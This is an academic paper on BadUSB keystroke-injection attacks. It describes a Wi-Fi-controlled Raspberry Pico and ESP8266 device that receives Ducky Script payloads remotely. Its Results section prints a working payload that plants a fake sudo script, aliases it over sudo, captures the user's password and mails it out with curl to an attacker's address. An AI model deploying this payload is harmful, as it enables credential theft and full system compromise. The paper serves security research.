

# Enhancement And Implementation Of Badusb Attacks Using Microcontrollers

B S Vishnu Charan<sup>1</sup>, Lalit Kulkarni<sup>2</sup>

<sup>1</sup>PG student of M.Tech. Network Management and Cybersecurity(NMCS), School of Computer Engineering & Technology, Dr. Vishwanath Karad MIT World Peace University, Pune., 1032201476@mitwpu.edu.in

<sup>2</sup>Assistant Professor at the School of Computer Engineering & Technology, Dr. Vishwanath Karad MIT World Peace University, Pune. lalit.kulkarni@mitwpu.edu.in

**Abstract:** - The world's technology advances on a daily basis. Previously, we employed a variety of gadgets for various reasons, such as cameras, mobile phones, smartwatches, etc. Smartphones make it easy to find them all at once. Ports link external devices to computers. Which was later replaced by USBs to connect computers and peripherals. set of protocols Human Interface Devices (HID) is a device class specification for mice and keyboards. Before HID, devices had to be secure. The HID attack vector is unique because of the customized hardware and keyboard emulation. When the device is inserted, it will be recognized as a keyboard, allowing you to send a flurry of keystrokes to the target's computer and gain total control over it. This kind of attack is known as a "BadUSB" attack.

This article initially discusses different methods of defending these malicious attacks. Over time, the solutions presented may be enhanced. As of today, this work provides an explanation of why BadUSB needs improvement. In this research, an attempt is made to explore the concept of HID attacks and enhance it to a better version called WifiDuck. It improves the functionality of BadUSB. However, current technological developments are going in this direction, even if most of it is still theoretical and hasn't been put into practice. Hackers are increasingly targeting HID systems. HID attacks are becoming more common. Hackers are increasingly targeting HID systems.

## I. OVERVIEW

This problem which was discussed in the earlier section was first discovered by Karsten Nohl, Sascha Krißler, and Jakob Lell at a Black Hat conference in 2014.[10] It took them two months to patch the USB firmware. A patch is a set of changes to a computer program or its supporting data designed to update, fix, or improve it. Initially, they searched for leaked firmware on the internet. Next, with the help of a disassembler, reverse engineer the firmware. Find hooks and change the functionality. Hooking is a concept that allows modifying the behavior of a program. Before going into the project, let us discuss and get clarity on BadUSB and HID attacks.

A BadUSB is a device that has its firmware modified and used by the attacker to exploit devices. This exploit is called HID attack. A Human Interface Device(HID) is any device used by humans to take input from humans to give output to humans.[14] When a USB is connected to devices, the device first reads the vendor ID, Product ID, and descriptor of the USB and decides which drivers should be used to allow the USB to function on the device. Therefore, the firmware is changed to make the device think the connected USB device is a keyboard or a mouse. With this, it is easy to manipulate the drivers selected to allow the USB to use keystrokes on

the device. Recently, researchers have shown that although several warnings underline the risk of dangerous peripherals, users are still vulnerable to USB attacks.

## II. INTRODUCTION

USB malware is growing more complex. Rather than simply using USB devices to deliver host-side exploits, attackers are targeting the USB stack itself, embedding malicious code in device firmware to covertly request additional USB interfaces, providing unacknowledged and malicious functionality that lies outside the device's apparent purpose. This enables attacks like BadUSB, in which a USB storage device with malicious firmware may also operate as a keyboard, enabling it to inject malicious scripts into the host PC.


When a user wants to transfer data from one device to another, Naturally, he thinks of a thumb stick or a USB. Universal Serial Bus (USB) was a revolutionary idea that changed the world. It helped transfer data over to different devices very conveniently. Later on connected various devices with a single port, unlike PS/2 connectors, which use different ports for Mouse and Keyboards.



**Figure 1: PS/2 Connector**

With the development of USB and associated drivers, it is now possible to operate every connected device from a single port, allowing for more flexibility in device use. A USB was invented to connect and power devices. The effect is that serial and parallel connectors have mostly been replaced by USB. Video cameras, printers, media players for portable devices, disc drives, and network adapters are just some of the accessories that utilize USB as a connection. USB

connections are increasingly being used to charge mobile devices.



**Figure 2 : Bad USB**

Pictured above is what seems to be a simple "USB." However, these devices are referred to as "BadUSBs" because of their poor performance. By altering the firmware of numerous devices, these USBs were utilized by the hackers. It's a sort of software that's carved directly into a piece of hardware, known as Firmware[14]. Non-volatile storage is where the software instructions are stored, and this is what keeps the data safe when the power goes off. Because of this, PCs or any other system that has HID support sees the BadUSB as a HID device, and so installs suitable drivers for it to work, allowing it to take advantage of its surroundings. To be able to connect with a computer's operating system, hardware drivers, also known as device drivers or hardware drivers, are a collection of files.

## III. LITERATURE REVIEW

BadUSB is a major vulnerability that has yet to be effectively addressed, according to Karystinos, E. et al. BadUSB attacks work by changing a USB device's firmware. This article introduces Spyduino, a correctly designed Arduino that appears as a Human Interface Device (HID) and can run on most major operating systems (OS). Spyduino takes use of the BadUSB vulnerability to acquire access to sensitive data and transfer it to the cloud through FTP. Spyduino is embedded in a USB keyboard in this implementation and communicates sensitive OS and user information to an FTP server without user consent. Various countermeasures are addressed, as well as prospective expansions.[1]

A. Ramadhanty and others Windows is one of the most common operating systems in use today, and Universal Serial Bus (USB) is one of the methods that many people rely on for convenient plug-and-play functionality. USB has long been exploited as a vector for computer assaults. Keylogger is one kind of attack. The Keylogger may exploit known vulnerabilities in the Windows 10 operating system to launch attacks that record PC keyboard activity without the victim's knowledge. An attack will be carried out in this study by executing a PowerShell Script using BadUSB to activate the Keylogger application. The script is built inside the Arduino Pro Micro board. The Keyboard Injection Attack study utilizing Arduino Pro Micro was completed successfully, with an average time required to run the keylogger being 7.474 seconds with a computer connected to the internet. The keylogger's findings will be sent to the attacker.[15]

A. Muslim, as the Windows operating system evolves, so do the number of browser software available for browsing the internet. Google Chrome and Mozilla Firefox are the two most popular browsers in use today. Logging into a website is made easier with the username and password management features of both browsers.

However, preserving these credentials in the browser makes them vulnerable to hacking by brute force assaults or reading via a software. This may be done by using an application that can read Google Chrome and Mozilla Firefox login data from the computer's internal storage and then display them. Using BadUSB and the Arduino Pro Micro Leonardo device as a USB Password Stealer, an attack will be carried out using Rubber Ducky and the Chrome Pass and Password Fox programs. The findings of this investigation show that when the USB is connected to the target device, the login and password on Google Chrome and Mozilla Firefox are effectively collected and sent to the author's email in an average attack time of 14 seconds.[16]

There is a USB device known as "BadUSB" that has been tampered with in order to fool anti-virus software into thinking it is an entirely different device (like the keyboard) than it really is. The infected USB device may then be plugged in and a pre-written script can execute, simulating keystrokes from a keyboard. Backdoors, keyloggers, and password sniffers may all be used in this way. These devices may be recognized and halted by means of an extra layer of protection provided by this paper's hardware-software linked architecture.

**Table 1 : Summary of literature survey**

Paper	Objective	Observations	Gaps identified
J. Tian, N. Scaife, D. Kumar, M. Bailey, A. Bates and K. Butler, "SoK: "Plug & Pray" Today – Understanding USB Insecurity in Versions 1 Through C," 2018 IEEE Symposium on Security and Privacy (SP), 2018, pp. 1032-1047, doi: 10.1109/SP.2018.00037.[7]	To protect the host machine from USB attacks	They have specified the methodologies and nature of USB attacks and defenses	“Trust by default” could not be taken care of and not all sub types were tested
E. Karystinos, A. Andreatos and C. Douligeris, "Spyduino: Arduino as a HID Exploiting the BadUSB Vulnerability", 2019 15th International Conference on Distributed Computing in Sensor	Objective is to program Arduino to	1. Gain root privileges 2. Connect to drive	Scripts cannot be modified remotely.

Systems (DCOSS), 2019. Available: 10.1109/dcross.2019.00066 [Accessed 6 January 2022].[1]	perform HID attacks		
U. Shafique and S. Zahur, "Towards Protection Against a USB Device Whose Firmware Has Been Compromised or Turned as 'BadUSB'", Lecture Notes in Networks and Systems, pp. 975-987, 2019. Available: 10.1007/978-3-030-12385-7_66 [Accessed 6 January 2022].[2]	To classify various USB and finding probable vulnerable USB	1. Packets sent from the USB are first analyzed and user is prompted to allow the USB to connect	Can be easily bypassed
A. Ramadhanty, A. Budiono and A. Almaarif, "Implementation and Analysis of Keyboard Injection Attack using USB Devices in Windows Operating System", 2020 3rd International Conference on Computer and Informatics Engineering (IC2IE), 2020. Available: 10.1109/ic2ie50715.2020.9274631 [Accessed 20 February 2022].	The objective of the paper is to use BadUSB attack to run keylogger.	1. Turn off Antivirus 2. Reduce UAC level 3. Download and run Keylogger 4. Send logged keys to Attackers	Single Use

**IV. PROPOSED SYSTEM**

In this section we will be describing the system design and architecture.

**A) Human Interface Device**


BadUSB's creators have released a proof-of-concept implementation of their malicious HID interface on a USB storage device online. This single instance of BadUSB is not enough to illustrate the spectrum of protections given by Good USB, so we employ a number of common penetration and development tools to conduct a variety of assaults.

BadUSB is very costly and is primarily a single-use device. Once deployed, it will not stop until the whole script is executed. Scripts uploaded cannot be changed. We are not using the full potential of such devices.

**B) Generalized System Architecture**

A typical USB does not have an option to attach a wifi module. So, we use a microcontroller to simulate HID attack as we can modify it with additional accessories like the ESP wifi module.

Pico as a client to ESP to receive payloads. It waits for ESP to send data over UART.




**Figure 3 : Generalized System Architecture**

Device-to-device communication protocols such as UART (Universal asynchronous receiver/transmitter) are widely used. If configured appropriately, UART may be used with serial protocols that include sending and receiving serial data. One byte of data is sent at a time in serial transmission. In two-way communication, we need two serial data transmission wires. Serial communications may cut implementation costs since they need fewer circuits and cables. In addition to full and half duplex, Rx and Tx are the only UART versions that may be used. The only difference between the two is the amount of resources they use.

Various buffer sizes are provided to help in the processing of UART receive and send data.

### C) Proposed Methodology.



**Figure 4 : Proposed System Architecture**


The WifiDuck is plugged into the Desktop and turned ON as represented in the above figure. Now the attacker has gained access to the server & uses the internet to upload the payload. There is still execution work to be done before the payload is activated. From the website, the payload may be executed. When Pico connects to a victim's computer as a serial device, COM drivers are installed. Serial devices may be linked to a computer through a COM port, which acts as an I/O interface. The term "serial port" may also be used to refer to COM ports.

Data transferred between the Attacker and the Duckey device is encrypted using the Advanced Encryption Standard's Cipher Block Chaining (CBC) feature (AES). The (AES) block cipher has been certified by the American government for use by the military and other governmental organizations as an encryption standard. Micropython supports the MODE ECB, MODE CBC, and MODE CTR of the crypto library. The unencrypted version of the MIT-WPU logo is displayed below.[18]




**Figure 5 : Unencrypted Image**

The initial generation of the AES is actually represented by the ECB (Electronic Code-book). This is the simplest type of block cypher encryption. Each component of the communication is encrypted independently. One drawback of this strategy is the absence of diffusion. Since ECB transforms comparable plain-text blocks into identical ciphertext blocks, data patterns are not adequately disguised by this method. ECB is not advised to use in cryptographic protocols.



**Figure 6 : Encrypted Image with ECB**


A more advanced type of block cipher encryption is known as "CBC" (Cipher Block Chaining). Each ciphertext block in CBC style encryption depends on all block data that came before it. The encrypted data becomes considerably more complicated as a result. Each block of plaintext in CBC mode is XORed with the block of encrypted message that came before it.



**Figure 7 : Encrypted Image with CBC**

In this way, every block of ciphertext that has been processed up until that point is reliant on every block of plaintext. To distinguish each message, an initialization vector must be utilized in the first block. The entire set of data becomes corrupted if the initial block of plaintext is damaged during decryption using the incorrect IV.

Following is the flowchart of the proposed system with its step by step explanation;



**Figure 5 : Proposed System Architecture**

**Step 1:** Pico is connected to the Victim's PC and boots up the ESP module.

**Step 2:** Pico and ESP boot up to run the program automatically.

**Step 3:** Pico listens from ESP for data and ESP listens for the attacker to execute.

**Step 4:** The attacker is now able to connect to the ESP server.

**Step 5:** Here, he can either upload a payload or execute it.

**Step 6:** Once uploaded, he can execute the payload on the victim's PC

**Step 7:** The executed payload is sent to Pico from ESP.

**Step 8:** Pico reads the payload line by line and runs it on the victim's PC.

#### **D) Payload, Syntax and commands**

- **Payload**

The payload uses the Ducky script. Any standard note can write ducky script, like Notepad, vim, mousepad, and nano.

- **Syntax**

The syntax of Ducky Script is simple. Each command starts a new line and may be followed by options. Because ducks are boisterous and like to quack proudly, commands are printed in ALL CAPS. Most commands require keystrokes, key combinations, or text strings, while some include delays or pauses. Below are various commands and their functions, followed by some examples of their use.

**Table 2 : Commands with their function, followed by some example usage.**


Command	Function	Example
REM	To comment a line	REM “Code to delete files”
CTRL	Control Key	CTRL t
ALT	ALT key is instrumental in many automation operations	ALT ESC
GUI	Emulates the Windows-Key	GUI r
DELAY	Creates a momentary pause in the ducky script	DELAY 100
DEFAULTDELAY	Define how long (milliseconds) to wait between each subsequent command	DEFAULTDELAY 100
DOWN or LEFT or RIGHT or UP	ARROW Keys	GUI r DOWN
STRING	Processes the text	STRING del c:/file

## V. EXPERIMENTATION AND RESULTS

In this section, the system is implemented and the results of the experiment are visualized.

### A) Experimental Setup

Following is the experimental setup of the ESP-based WifiDuck concept depicted in the following image.



**Figure 6 : System Design**

System requirements are as follows

### Hardware Requirement

- Raspberry pico
- Node MCU

### Software Requirement



- Python

The connections are in a way that pico powers ESP. By which ESP powers on and starts a web server. Furthermore, another cable connects the UART Tx pin of ESP8266-E12 to the Pico UART0 Rx pin. This connection helps in data transfer.

<b>ESP</b>	<b>Pico</b>
<b>GND</b>	<b>GND</b>
<b>Vcc</b>	<b>Vcc</b>
<b>Tx</b>	<b>GP13 (UART0 Rx)</b>

**Table 3 : Details of Raspberry Pico and Node MCU**

Raspberry Pico	Node MCU
<ul style="list-style-type: none"> <li>● It is a tiny, fast, and versatile board built using RP2040, a microcontroller chip designed by Raspberry Pi</li> </ul>	<ul style="list-style-type: none"> <li>● The ESP8266 is a low-cost Wi-Fi microchip.</li> </ul>

	
<ul style="list-style-type: none"> <li>• Circuit Python Mainly for microcontroller</li> </ul>	<ul style="list-style-type: none"> <li>• Micro Python Mainly for microcontroller.[17]</li> </ul>
<ul style="list-style-type: none"> <li>• Adafruit_hid simulate Keyboard stock's</li> </ul>	<ul style="list-style-type: none"> <li>• Socket library for TCP Communication.[17]</li> </ul>
<ul style="list-style-type: none"> <li>• Its ability to run python programs, helps us create a HID.</li> </ul>	<ul style="list-style-type: none"> <li>• It is used to create a TCP/IP Server-client connection.</li> </ul>

**B) Results**

On the ESP board the program starts listening to the inputs from the attacker. When the attack connects to the ESP the server makes a TCP/IP connection with the Attack's pc.

**Figure 7 : Attack's Interface**

For the work we will be implementing privilege escalation. The act of exploiting a system and gaining elevated access to the resources is known as Privilege Escalation. The Ducky script in Figure 9. creates a fake sudo prompt, captures the credentials and sends them to the Attack's mail.

```

-----
[1] Choose from below options
[0]upload file
[1]execute file
[2]create file
[3]list files
[4]history
[5]pick your option : 0
[1] enter file name to upload :
[2] file not found
[2] Choose from the following available file
-----
[1] Choose from below options
[0]upload file
[1]execute file
[2]create file
[3]list files
[4]history
[5]pick your option : 0
    
```

```

74  STRING      ## PAYLOAD BEGIN
75  ENTER
76  DELAY 250
77  STRING      sender="Sender's Mail ID"
78  ENTER
79  DELAY 250
80  STRING      receiver="Receiver's Mail ID"
81  ENTER
82  DELAY 250
83  STRING      gappa"Sender's Credentials"
84  ENTER
85  DELAY 250
86  STRING      user=$(whoami)
87  ENTER
88  DELAY 250
89  STRING      echo "
90  ENTER
91  DELAY 250
92  STRING
93  ENTER
94  DELAY 250
95  STRING      HI,
96  ENTER
97  DELAY 250
98  STRING
99  ENTER
100 DELAY 250
101 STRING      This mail conatins the credentials of the user : $user
102 ENTER
103 DELAY 250
104 STRING
105 ENTER
106 DELAY 250
107 STRING      $user:$sudo_password" > tempfile.txt
108 ENTER
109 DELAY 250
110 STRING
111 ENTER
112 DELAY 250
113 STRING      body=$(cat tempfile.txt)
114 ENTER
115 DELAY 250
116 STRING      body="$user:$sudo_password"
117 ENTER
118 DELAY 250
119 STRING      curl -s --url 'smtps://smtp.gmail.com:465' --ssl-reqd --mail-from $sender --mail-rcpt $receiver --user $sender:$gapp
120 ENTER
121 DELAY 250
122 STRING      ## PAYLOAD END
    
```



### Figure 8 : Ducky Payload

Once the payload is executed the following payload is written on to the Victims PIC. Figure 10. is the payload saved on the Victim's PC waiting to be executed.

```
## PAYLOAD BEGIN
sender="<Sender's Mail ID>"
receiver="<Receiver's Mail ID>"
gapp="<Sender's Credentials>"
user=$(whoami)
echo "

Hi,

This mail conatins the credentials of the user : $user

$user:$sudo_password" > tempfile.txt

body=$(cat tempfile.txt)
body="$user:$sudo_password"
curl -s --url 'smtps://smtp.gmail.com:465' --ssl-reqd --mail-from $sender
-T <(echo -e "From: ${sender} To: ${receiver} Subject:${sub} Body:${body}"
## PAYLOAD END
```

### Figure 9 : Payload

The payload is saved and aliased as sudo on the PC.

```
(gr00t@1Ne0Phyte1)-[~]
└─$ alias sudo=~/.sudo_fake.sh>> ~/.bash_aliases
```

### Figure 10 : Payload alias as sudo

When the victim tries using the sudo command for privilege escalation, the code captures the credentials and passes it for escalation. The payload mentioned in this paper, captures and sends the credentials to the Attacker's mail. Also we can modify the payload and perform numerous malicious attacks on the victim's PC with these captures. credentials.

```
(gr00t@1Ne0Phyte1)-[~]
└─$ sudo apt upgrade -y
[sudo] password for gr00t:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
└─$
```

### Figure 11 : Payload executed as sudo

The sudo command executes as intended by the victim in Figure 11, but in the background it performs the malicious activity and mails the results, in our case the credentials to the attack's mail



**Figure 12 : Credentials received on the Attack's mail**

Once the credentials are received, we can send multiple payloads to the victim's pc via the ESP-Pico connection and compromise the whole system.

## CONCLUSION

We have efficiently surveyed information related to our topic of BadUSB. We have also understood the working of the payload in BadUSB. UART device-to-device communication protocols have been studied and implemented in the project work. ESP8266 is used to create a server to upload and execute the payloads. We have showcased the architecture of the model which will be used for our work. As of now, the device i.e Ducky-Over-Net can only scan and gather the nearby network stations and manually takes credentials as input from the attacker for making a connection to the internet and it might fail without proper reconnaissance of the victim's device resources and speed. In the next advancement, we can make the device learn about the victim's PC and auto-adjust the typing speed, and automatically scan for networks and connect to them.

## References:

- [1] E. Karystinos, A. Andreatos and C. Douligeris, "Spyduino: Arduino as a HID Exploiting the BadUSB Vulnerability", 2019 15th International Conference on Distributed Computing in Sensor Systems (DCOSS), 2019. Available: 10.1109/dcross.2019.00066 [Accessed 6 January 2022].
- [2] U. Shafique and S. Zahur, "Towards Protection Against a USB Device Whose Firmware Has Been Compromised or Turned as 'BadUSB'", Lecture Notes in Networks and Systems, pp. 975-987, 2019. Available: 10.1007/978-3-030-12385-7\_66 [Accessed 6 January 2022].
- [3] D. Tian, A. Bates, and K. Butler, "Defending Against Malicious USB Firmware with GoodUSB", Proceedings of the 31st Annual Computer Security Applications Conference on - ACSAC 2015, 2015. Available: 10.1145/2818000.2818040 [Accessed 6 January 2022].
- [4] F. Griscioli, M. Pizzonia and M. Sacchetti, "USBCheckIn: Preventing BadUSB attacks by forcing human-device interaction", 2016 14th Annual Conference on Privacy, Security and Trust (PST), 2016. Available: 10.1109/pst.2016.7907004 [Accessed 6 January 2022].
- [5] N. Nissim, R. Yahalom and Y. Elovici, "USB-based attacks", Computers & Security, vol. 70, pp. 675-688, 2017. Available: 10.1016/j.cose.2017.08.002
- [6] L. Almazaydeh, J. Zhang, P. Wu, R. Wei, Y. Cheng and K. Elleithy, "Bad USB MITM: A Network Attack Based on Physical Access and Its Practical

- Security Solutions", *Computer and Information Science*, vol. 11, no. 1, p. 1, 2017. Available: 10.5539/cis.v11n1p1.
- [7] J. Tian, N. Scaife, D. Kumar, M. Bailey, A. Bates and K. Butler, "SoK: "Plug & Pray" Today – Understanding USB Insecurity in Versions 1 Through C," 2018 IEEE Symposium on Security and Privacy (SP), 2018, pp. 1032-1047, doi: 10.1109/SP.2018.00037.
- [8] M. Mamchenko and A. Sabanov, "Exploring the Taxonomy of USB-Based Attacks", 2019 Twelfth International Conference "Management of large-scale system development" (MLSD), 2019. Available: 10.1109/mlsd.2019.8910969 [Accessed 11 January 2022].
- [9] "GitHub - dbisu/pico-ducky: Create a USB Rubber Ducky like device using a Raspberry PI Pico", GitHub, 2022. [Online]. Available: <https://github.com/dbisu/pico-ducky>. [Accessed: 11- Jan- 2022].
- [10] "BadUSB - On Accessories that Turn Evil by Karsten Nohl + Jakob Lell", Youtube, 2014. [Online]. Available: <https://youtu.be/nuruzFqMgIw> [Accessed: 11- Nov- 2021].
- [11] "GitHub - SpacehuhnTech/WiFiDuck: Wireless keystroke injection attack platform", GitHub, 2022. [Online]. Available: <https://github.com/SpacehuhnTech/WiFiDuck>. [Accessed: 11- Jan- 2022]
- [12] "USB Rubber Ducky", ,Hak5, Available:<https://docs.hak5.org/hc/en-us/categories/360000982554-USB-Rubber-Ducky>[Accessed: 11- Jan- 2022].
- [13] Marwan Al-Zarouni, "The Reality of Risks from Consented use of USB Devices", 2006 Te Proceedings of 4th Australian Information Security Management Conference.[Accessed 11 January 2022].
- [14] "wonderhowto - NullByte Make your Own BadUSB", wonderhowto, 2019. [Online]. Available: <https://nullbyte.wonderhowto.com/how-to/make-your-own-bad-usb-0165419/>. [Accessed: 11- Jan- 2022].
- [15] A. Ramadhanty, A. Budiono and A. Almaarif, "Implementation and Analysis of Keyboard Injection Attack using USB Devices in Windows Operating System", 2020 3rd International Conference on Computer and Informatics Engineering (IC2IE), 2020. Available: 10.1109/ic2ie50715.2020.9274631 [Accessed 20 February 2022]
- [16] A. Muslim, A. Budiono and A. Almaarif, "Implementation and Analysis of USB based Password Stealer using PowerShell in Google Chrome and Mozilla Firefox", 2020 3rd International Conference on Computer and Informatics Engineering (IC2IE), 2020. Available: 10.1109/ic2ie50715.2020.9274566 [Accessed 20 February 2022]
- [17] Docs.micropython.org. 2022. cryptolib – cryptographic ciphers — MicroPython 1.19.1 documentation. [online] Available at: <<https://docs.micropython.org/en/latest/library/cryptolib.html>> [Accessed 20 July 2022].
- [18] DataLocker Inc. 2022. "ECB versus CBC Mode AES encryption." [online] Available at: [Accessed 20 July 2022].